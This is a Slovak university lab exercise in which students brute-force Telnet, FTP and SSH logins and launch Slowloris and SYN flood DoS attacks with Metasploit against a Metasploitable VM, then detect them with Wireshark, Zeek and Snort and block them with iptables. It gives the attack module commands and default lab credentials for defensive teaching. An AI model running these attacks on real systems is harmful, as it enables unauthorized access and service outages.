← Prehľad cvičení · Predchádzajúce cvičenie · Nasledujúce cvičenie
¶ Cieľ cvičenia
Rozpoznať pokusy o prelomenie hesiel a narušenie dostupnosti a vyhodnotiť obranné opatrenia.
¶ Postup práce
- Prečítajte si požiadavky a scenár; overte pripravenosť laboratória.
- Vypracujte úlohy v uvedenom poradí a priebežne ukladajte dôkazy.
- Pri každej úlohe porovnajte pozorovanie s očakávaným výsledkom a odpovedzte na otázky v zadaní.
¶ Obsah
- 1 Inštrukcie a scenár
- 2 BruteForce útok
- 3 Detekcia BruteForce útoku cyberops
- 4 Zabránenie BruteForce
- 5 DoS útok
- 6 DoS útok pomocou SYN flood
- 7 Detekcia DoS útoku
- 8 Zablokovanie aktuálne prebiehajúceho DoS útoku
- 9 Záver
¶ 1 Inštrukcie a scenár

¶ Topológia

Alternatívna topológia pre Cisco
¶ Inštrukcie a scenár
V tomto cvičení si ukážeme ako fungujú **bruteforce **útoky na služby Telnet, FTP a SSH, a DoS útok, ktoré zameriame na cieľový server Metasploitable, a ukážeme si možnosti monitorovania a detekcie takýchto typov útokov.
Pri bruteforce útoku si nasimulujeme situáciu, kedy na koncovom servery nebude použité dostatočne silné heslo, ktoré sa následne budeme snažiť uhádnuť, pomocou slovníkového útoku. Aby sme boli úspešní, dané heslo sa v danm slovníku bude nechádzať na takom mieste, aby daný typ útoku skončil vo virtuálnej topológii v reálnom čase. Po ukončení bruteforce útokov budeme analyzovať rámce nesúce služby Telnet, SSH a FTP. Ukážeme si aj ako je možné monitorovať a zistiť bruteforce útok na zariadení, ktoré je monitorované. Následne sa pokúsime nakonfigurovať detekčný nástroj pre podobný typ útokov a pokúsime sa do budúcna zabrániť týmto útokom.
V druhej časti budeme pomocou Kali-Linux zariadenia generovať DoS útok na Metasploitable. Taktiež využijeme poznatky z predošlého cvičenia a využijeme nástroj Snort na detekovanie DoS útoku. Následne budeme podľa návodu prezerať logy na Metasploitable zariadení.
¶ Používatelia
Názov |
Meno |
Heslo |
Kali Linux * |
<kali user> |
<kali password> |
Metasploitable |
msfadmin |
msfadmin |
SecurityOnion-Realtime * |
<securityonion user> |
<securityonion password> |
SecurityOnion-Cyberops |
analyst |
cyberops |
OpenWRT |
root |
|
OpenvSwitch |
root |
|
GVM |
admin |
admin |
Cisco 2691 |
(bez mena) |
(bez hesla) |
* - zariadenie má používateľa a heslo ktorého vytvoril študent počas cvičenia 1 v časti Zmena username
¶ Všeobecné upozornenia pre prácu počas cvičenia
- **vytvorenie link-u na kapitolu/ odstavec
**- v jednotlivých stránkach je možné skopírovať link na konkrétnu kapitolu/ odstavec (stačí označiť text, po chvíli sa zobrazí ikona s piktogramom "skopírovať" na ktorú treba kliknúť čím sa skopíruje link na príslušnú kapitolu/ odstavec
- **postup komentovania problému/bugu v MS Teams
**(účastníci komerčných kurzov bez tejto možnosti)- najprv skontrolovať vlákno či už niekto riešil problém, ak nie tak pridať komentár k vláknu pričom je treba okrem iného spomenúť aj:
- na akej variante robíte (KIS GNS3, GNS3+VMware, VMware only)
- kde ste sa stretli s problémom (kapitola/odstavec, prípadne link)
- samotný popis problému (akým spôsobom ste sa dopracovali k problému, ako sa prejavuje)
- najprv skontrolovať vlákno či už niekto riešil problém, ak nie tak pridať komentár k vláknu pričom je treba okrem iného spomenúť aj:
- prístup na remote KIS GNS3 server:
- pre prácu na katedrovom GNS3 serveri (KIS GNS3 server) je nutné aby GNS3 klient/prehliadač bol v sieti UNIZA, teda ak pracujete z domu, je nutné pripojiť sa pomocou VPN. Inštalácia a konfigurácia VPN klienta je k dispozícii na https://ikt.uniza.sk/uniza-wiki/openvpn-windows/ .
- screenshoty do reportu vášho riešenia:
- robiť tak, aby bolo vidieť celé okno s názvom používateľa a zariadenia - každý screenshot musí obsahovať značku študenta (vytvorený používateľ) aby bolo poreukázateľné že screenshot naozaj vypracoval študent
- screenshoty logov odporúčame robiť pomocou príklazu less prípadne less s prepínačom -S ktorý odreže koniec riadka (nie zalomí) a následne sa dá posúvať v súbore aj šípkami doprava/doľava
- od cvičenia 3 a vyššie - na zariadeniach Kali a SecurityOnion-Realtime pracovať s novo vytvoreným používateľom ktorý bol vytvorený počas cvičenia 1 v časti Zmena username
- klávesnica:
- odporúčame pracovať na ENG klávesnici, takže na host systéme (prevažne Windows) nainštalovať aj ENG klávesnicu. VM majú prednastavenú ENG klávesnicu, ktorá nepodporuje numerickú klávesnicu (na klávesnici vpravo) a preto používajte ENG numeric, čiže numerické klávesy na vrchnej časti klávesnice.
- **alternatívne **je možné nainštalovať do VM aj slovenskú klávesnicu a nastaviť ju ako predvolenú
- upozorňujeme že jednoduchý **apostrof **sa dá vyjadriť dvomi znakmi a to typograficky, alebo strojovo. Vo worde rozdiel nie je, ale v Linuxe to rozdiel je
- Alt + 0146 = typografický apostrof v systéme Windows
- Alt + 039 = **strojopisný apostrof **v systéme Windows (tento používať)
- zväčšenie okna na zariadení SecurityOnion/Kali
- pre zväčsenie okna na týchto zariadeniach následujte inštrukcie v Inštalácia doplnkov
¶ Časté problémy a riešenia:
- problémy s konektivitou do internetu/zariadenia
- odporúčané techniky (zhora nadol)
- ping na google.sk (skúška internet + DNS) - sieťovo všetko funguje dobre,
treba riešiť troubleshooting na aplikačnej úrovni (napr curl ak nevie sťahovať z
nejakého linku) - ping na 8.8.8.8 (skúška internet) - ak prechádza tento ping a nejde google.sk,
je problém s DNS (/etc/resolv.conf) a treba upraviť konfiguráciu DNS servera - ping na RT - ak prechádza tak hľadaj problém na úrovni brány (nastevenie
brány v zariadení, alebo nastavenie RT napr. NAT) - ping na najbližšie sieťové rozhranie - ak neprechádza, skúste pozrieť
konfiguráciu sieťového rozhrania na danom zariadení, prípadne Wireshark na
problémovom rozhraní
- ping na google.sk (skúška internet + DNS) - sieťovo všetko funguje dobre,
- odporúčané techniky (zhora nadol)
- SecurityOnion nejde spustiť (po boote "spectre mitigation lfence not serializing")
reštartovať zariadenie (niekedy pomôže aj druhýkrát), prípadne zvýšiť CPU na 4 (ak
nie je)
¶ 2 BruteForce útok
V tejto časti zrealizujete bruteforce útok na koncový server Metasploitable na služby Telnet, FTP a SSH, a budete analyzovať útočnú sieťovú prevádzku, ako aj logy na cieľovom zariadení.
-
Zistite otvorené porty na Metasploitable zariadení pomocou Nmap nástroja, ktorý ste používali aj na predošlom cvičení 4.
-
Spustite odchytávanie sieťovej prevádzky pomocou Wireshark na Security Onion
-
Otvoríme si Wireshark cez terminál
sudo wireshark- Spustíme zachytávanie prevádzky na rozhraní eth0
-
-
**Spustite Kali Linux **
-
Otvoríme terminál
-
Vytvorte si súbor mojwordlist.txt
nano mojwordlist.txt -

Napíšte tam 5 hesiel tak, že vyberiete 4 heslá zo zoznamu z obrázku nižšie (zoznam najpoužívanejších slabých hesiel, z prednášky 4) a 5. heslo bude to, ktoré je aktuálne heslo nastavené na serveri Metasploitable: msfadmin

Len ukážka obsahu súboru, vy si vytvoríte vlastný:
-
-
**Bruteforce útok na Telnet **
-
Na útok použite nástroj metasploit framework:
-
Otvorte terminál a zadajte príkaz
msfconsole -
Použite modul pre telnet Bruteforce:
use auxiliary/scanner/telnet/telnet_login- Načo tento modul slúži? Zistite cez príkaz info
-
Použite príkaz
show optionsnásledne sa vám zobrazia hodnoty, ktoré môžete nastavovať
-
Nastavte tieto hodnoty pričom miesto <IP adresa Metasploitable> vložíte vašu adresu Metasploitable.
set RHOSTS <IP adresa Metasploitable>-
Upozornenie: Ak robíte vo VirtualBox-e, zadávate vašu IP adresu pre Metasploitable
set USERNAME msfadmin
set PASS_FILE /home/<pouzivatel>/mojwordlist.txt
set STOP_ON_SUCCESS true
-
-
-
Zadajte príkaz exploit a stlačte Enter
exploit-
Aký je výsledok tohto útoku?
-
Dal by sa útok použiť aj na iné zariadenia v topológii?
-
-
Vyhľadajte na internete slovník hesiel a pridajte ho do Vášho súboru
- Spravte meranie času, za ktorý vám nájde heslo msfadmin, v závislosti od toho, na aké miesto v danom slovníku ho máte uložené. Zvoľte umiestnenie daného hesla tak, aby realizácia daného útoku skončila pre vás v prijateľnom čase.
-
-
-
**Bruteforce útok na FTP **
-
Použite nástroj metasploit framework a modul auxiliary/scanner/ftp/ftp_login
-
Nastavte tie isté hodnoty ako pri bruteforce útoku na telnet
-
Aký je výsledok útoku?
-
-
-
**Bruteforce útok na SSH **
-
Použite nástroj metasploit framework a modul auxiliary/scanner/ssh/ssh_login
-
Nastavte tie isté hodnoty ako pri bruteforce útoku na telnet
-
Aký je výsledok útoku?
-
-
-
Analyzujte rámce obsahujúce ftp, ssh a telnet služby v nástroji Wireshark,sguil
-
Wireshark
-
Prejdite do spusteného nástroja Wireshark na SecurityOnione
-
Zastavte sledovanie prevádzky
-
Použite postupne filtre pre vyhľadanie ftp (ftp, ftp-data), ssh a telnet paketov
-
Analyzujte prevádzku a sformulujte odpoveď, ako analytik zistí, že sa v sieti vyskytol BruteForce útok
-
-
Sguil
- otvorte sguil na monitorovacom rozhraní eth0
- skontrolujte nové alerty a analyzujte ich
-
-
Analyzovanie súborov logov
-
Otvore súbory logov na Metasploitable
-
V ktorých súboroch by ste hľadali prístupové logy?
-
Ak nájdete logy, tak vysvetlite, ako zistíte, že sa do systému dostal neoprávnený používateľ?
-
-
¶ 3 Detekcia BruteForce útoku cyberops
V nasledujúcej časti sa naučíte ako je možné detekovať bruteforce útok, ktorý sa udial na monitorovanom zariadení. Pre nás je monitorované zariadenie Metasploitable a detekovať útok budeme na zariadení Security Onion. Využijete nástroj zeek, ktorý dokáže detekovať bruteforce útoky a zaznamenávať dôležité informácie pre ich analýzu.
Info o nástroji Zeek z oficálnej stránky: Zeek is not an active security device, like a firewall or intrusion prevention system. Rather, Zeek sits on a “sensor,” a hardware, software, virtual, or cloud platform that quietly and unobtrusively observes network traffic. Zeek interprets what it sees and creates compact, high-fidelity transaction logs, file content, and fully customized output, suitable for manual review on disk or in a more analyst-friendly tool like a security and information event management (SIEM) system.
Troubleshooting problémov s eth0:
Ak narazíte na problémy s port mirroringom medzi SecurityOnion-Realtime a Metasploitable, alebo vám nefunguje port eth0 prejdite si znova tieto kroky z prvého cvičenia:
- Príprava prostredia (Podľa typu vašej topológie)
- Konfigurovanie siete zariadenia SecurityOnion-Realtime
- Konfigurácia SW (OpenvSwitch)
- Konfigurácia SecurityOnion-Realtime
-
Spustite zariadenie Security Onion
-
Otvorte terminál a v adresári /home/<securityonion user>spustite zeek na monitorovacom rozhraní príkazom:
zeek -i eth0 -
Zopakujte ssh útok z Kali-Linux na Metasploitable
-
Vypnite zeek, ktorý vám beží v termináli na Security Onion-e (klávesová skratka ctrl+c v termináli)
-
Zobrazte si obsah aktuálneho adresára ls). Zeek vám jeho výstupy z monitorovania zaznamenal do niekoľkých súborov, ktoré vám pribudli v adresári. Vypíšte si obsah súboru ssh.log** **cez príkaz:
cat ssh.log -
Ako môžete z daného súboru zistiť, že bol zaznamenaný bruteforce útok na ssh?
-
Preskúmajte obsah ostatných súborov, ktoré vygeneroval zeek a zistite čo obsahujú
-
¶ 4 Zabránenie BruteForce
Budete pracovať na serveri Metasploitable a vytvárať pravidlá cez príkaz iptables. Pre vytváranie jednotlivých pravidiel cez iptables, musíte byť root.
-
Zablokujte prihlásenie sa na root cez SSH
-
Zmeňte konfiguračný súbor
/etc/ssh/sshd_config-
Nastavte
PermitRootLogin no- Môžeme vyskúšať aj na iných zariadeniach v topológii
-
-
reštartujte ssh
sudo /etc/init.d/ssh restart
-
-
Zablokovanie neznámych IP adries na SSH
-
Ak sa budeme stále pripájať len z jednej IP adresy (napríklad zo SecurityOnion-Realtime), môžeme ostatné zablokovať
iptables -A INPUT -p tcp -d 0/0 -s <ip adresa> --dport <ssh port> -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 --dport <ssh port> -j DROP
-
-
Spustenie SSH na neštandardnom porte
-
Zmeňte SSH port na 1022
- Zmeníte v súbore
/etc/ssh/sshd_config
- Zmeníte v súbore
-
-
Použite hashlimit v iptables
-
Limitujte jednu IP adresu na pripojenie sa na jeden port za minútu
iptables -I INPUT -m hashlimit -m tcp -p tcp --dport <ssh port> --hashlimit 1/min --hashlimit-mode srcip --hashlimit-name ssh -m state --state NEW -j ACCEPT
-
-
Realizácia aplikovaných pravidiel a následné vymazanie
-
Overte funkčnosť vytvorených pravidiel v predošlých bodoch
-
Na záver pre prácu v ďalších častiach si jednotlivé pravidlá vymažte
-
Vymazanie iptables pravidiel robíte pomocou prepínača „D“, kde za ním uvediete celé pravidlo.
- Ak teda napr. iptables pravidlo bolo:
„iptables -A INPUT -p tcp -d 0/0 --dport <ssh port> -j DROP"
- Ak teda napr. iptables pravidlo bolo:
-
Jeho vymazanie bude vyzerať takto:
iptables -D INPUT -p tcp -d 0/0 --dport <ssh port> -j DROP
-
-
¶ 5 DoS útok
V tejto časti budete pomocou Kali-Linux zariadenia generovať DoS útok na Metasploitable. V nasledujúcich častiach potom využijete aj poznatky z predošlého cvičenia a využijete nástroj Snort na detekovanie DoS útoku. Následne budete skúmať logy na Metasploitable zariadení.
-
Použite Metasploitable framework na vytvorenie DoS útoku
-
Otvorte si terminál na Kali-Linux a spustite metasploit framework pomocou príkazu
msfconsole -
Použite modul auxiliary/dos/http/slowloris
use auxiliary/dos/http/slowloris -
Použite príkaz show options aby ste videli, ktoré hodnoty sa dajú nastaviť
-
Nastavte tieto hodnoty:
set rhost <IP adresa metasploitable> set rport 80 -
Spustite útok pomocou príkazu exploit alebo run
-
Otvorte prehliadač a vyskúšajte sa prihlásiť na URL: <ip adresa zariadenia metasploitable>/dvwa/
Napr.: 10.#$$.1.2/dvwa/-
Stránka by sa vám nemala načítať
-
Vypnite útok ( ctrl + C ) a pozrite sa, či sa vám stránka načítala
-
Následne spustíte znova útok
-
-
-
-
Prejdite na zariadenie Metasploitable
V tejto úlohe si vytvoríte dva súbory, jeden bude počas útoku a druhý, keď útok skončí.-
Najskôr sa musíme prepnúť na roota:
sudo su - -
V termináli použite príkaz:
netstat -an | grep <IP adresa Kali> > /var/log/apache2/slowloris.txtPozn.: Miesto <IP adresa Kali> vložte adresu zariadenia Kali
- **Vypnite útok **na Kali ( ctrl + C )
-
V termináli použite príkaz:
netstat -an | grep <IP adresa Kali> > /var/log/apache2/slowloris_koniec_utoku.txtPozn.: Miesto <IP adresa Kali> vložte adresu zariadenia Kali
-
Porovnajte súbory slowloris.txt a slowloris_koniec_utoku.txt
-
-
Prejdite na zariadenie Metasploitable a pozrite logy
-
Zadajte príkaz:
nano /var/log/apache2/error.log-
Použite pre vyhľadávanie ctrl + W a zadajte dnešný dátum (ak by dnes bolo 24.10 tak by ste vyhľadali Oct 24) a potvrďte **Enter. **Chvíľu to potrvá dokým je daný log nájdený.
-
Čo je možné si všimnúť v súbore z pohľadu SOC analytika?
-
-
Zadajte príkaz:
nano /var/log/apache2/access.log-
Použite pre vyhľadávanie ctrl + W a zadajte dnešný dátum (ako vyššie) a potvrďte **Enter, **a počkajte na výsledok vyhľadania.
-
Čo je možné si všimnúť v súbore z pohľadu SOC analytika?
-
-
¶ 6 DoS útok pomocou SYN flood
-
Spustite aplikáciu **metasploit framework **ako root na Kali-Linux
-
Spustite Wireshark na Kali-Linux
-
Použite modul:
auxiliary/dos/tcp/synflood -
Nastavte hodnoty:
-
rhosts <IP adresa Metasploitable>
Pozn.: Miesto <IP adresa Metasploitable> vložte adresu zariadenia Metasploitable -
rport 80
-
-
Spustite útok
-
Sledujte pakety na nástroji Wireshark
¶ 7 Detekcia DoS útoku
Predchádzajúce DoS útoky, ktoré ste si mali možnosť vyskúšať, SYN flood a slowloris, je možné detekovať. Na túto detekciu je v našej topológií určené zariadenie Security Onion, vďaka tomu, že monitoruje zariadenie Metasploitable. Nástroj, ktorý využijeme zo Security Onion-u na zobrazovanie informačných správ, ktoré sa budú vypisovať počas DoS útoku, je Snort. V predchádzajúcom cvičení ste mali možnosť pracovať s daným nástroj a oboznámiť sa s ním. Teraz ho použijete opäť v ďalšom reálnom scenári, pri realizácii DoS útoku.
-
Zapnite si SecurityOnion-Realtime
-
Tak ako ste sa naučili vytvárať pravidlá pre Snort na minulom cvičení, teraz si vytvorte jedno, na detekciu DoS útoku. Je teda nutné, aby ste zaviedli dané pravidlo v súbore /etc/nsm/rules/local.rules a taktiež v tomto pravidle si nastavte vhodnú správu, ktorá sa vám vypíše do /terminálu, keď sa zistí DoS útok. Postupujte rovnako ako na minulom cvičení.
-
V snort pravidle pouzit filter Track by dest/by source
- Kedy je vhodné použiť Track by dest/source pre DoS a kedy pre DDoS?
-
-
Zastavte sensory inštalované počas sosetup
sudo so-sensor-stop -

Odkomentujte riadok pre zahrnutie súboru local.rules, v ktorom sme vytvorili pravidlo. Otvorte konfiguračný súbor pre snort:
sudo nano /etc/nsm/seconion-eth0/snort.conf-
Odkomentujte v ňom riadok vyznačený nižšie na obrázku (odstránením znaku „#“ pred slovom include)
-
-
Spustite Snort pre rozhranie eth0 (ktoré je monitorovacie)
-
Zopakujte si po jednom DoS útoky zo zariadenia Kali-Linux na Metasploitable. V terminály v ktorom vám beží Snort (na zariadení Security Onion), by ste mali vidieť správy, ktoré ste si nastavili, že sa vám budú vypisovať pre pravidlo detekcie DoS útoku
-
počas útokov zistite IP adresu útočníka pomocou netstat
netstat -n|grep :80|awk {'print $5'}| cut -f1 -d: | sort | uniq – netstat -anp |grep 'tcp\|udp' | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort -n netstat -anp |grep 'tcp\|udp' | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort -n | tail- Aký je význam jednotlivých prepínačov? Preskúmajte význam cez man, alebo help
-
¶ 8 Zablokovanie aktuálne prebiehajúceho DoS útoku
V tejto časti si ukážeme spôsob, ako chrániť náš linuxový server pred útokom DoS. Táto metóda je reakčná, nie prevenčná, čiže proaktívne nezabraňuje DoS útokom, slúži len na prerušenie aktuálne prebiehajúceho útoku.
-
Zablokujte IP adresu útočníka na Metasploitable pomocou iptables
-
Premyslite ktorý z nasledujúcoch príkazov je vhodnejší pre zablokovanie útočníka
iptables -A INPUT -s <Attacker IP> -j DROPalebo
iptables -I INPUT 1 -p tcp -s <Attacker IP> --dport 80 -j DROP- zdôvodnite svoj výber
-
použite príkaz ktorý ste vybrali
-
Môže stále útočník útočiť na Metasploitable?
-
-
Na konci nezabudnite IP adresu odblokovať
¶ 9 Záver
Počas cvičenia sme vyskúšali bruteforce a DoS útok a tiež sme si prakticky ukázali ako takéto útoky analyzovať a následne aj zastaviť.
Zistenia:
-
BruteForce je forma útoku ktorá najčastejšie využíva takzvaný slovník - súbor kde sú zapísané heslá ktoré vyskúša útočník.
-
DoS je forma útoku, ktorá zaplaví zariadenie správami pričom server odpovedá na každú a kvôli tomu sa vytvárajú vysoké časové odozvy alebo celkové zahltenie systému.
-
Je veľa možností ako vykonať DoS, ale dá sa relatívne ľahko detekovať a aj odstrániť.
¶ Otázky
-
Akým spôsobom sa dá predísť/zabrániť bruteforce-u?
-
Aké sú druhy DoS útokov? Využite internet a urobte menší výzkum na tému druhy DoS útokov.
-
Aký je rozdiel DoS a DDoS? Akým spôsobom sa dá zabrániť DDoS-u?
-
Urobte menší výzkum a nájdite aspoň 3 články o útokoch na kritickú infraštruktúru vo svete kde bol použitý DoS/DDoS útok a zhrňte aký dopad môže mať takýto útok.
¶ Čo odovzdať
- Použité prostredie a adresy laboratórnych zariadení.
- Odpovede na otázky a výsledky úloh zo zadania.
- Podstatné výstupy, snímky obrazovky alebo úryvky logov s vysvetlením, čo dokazujú.
- Stručný záver: čo ste zistili, čo nefungovalo a ako ste problém riešili.
← Prehľad cvičení · Predchádzajúce cvičenie · Nasledujúce cvičenie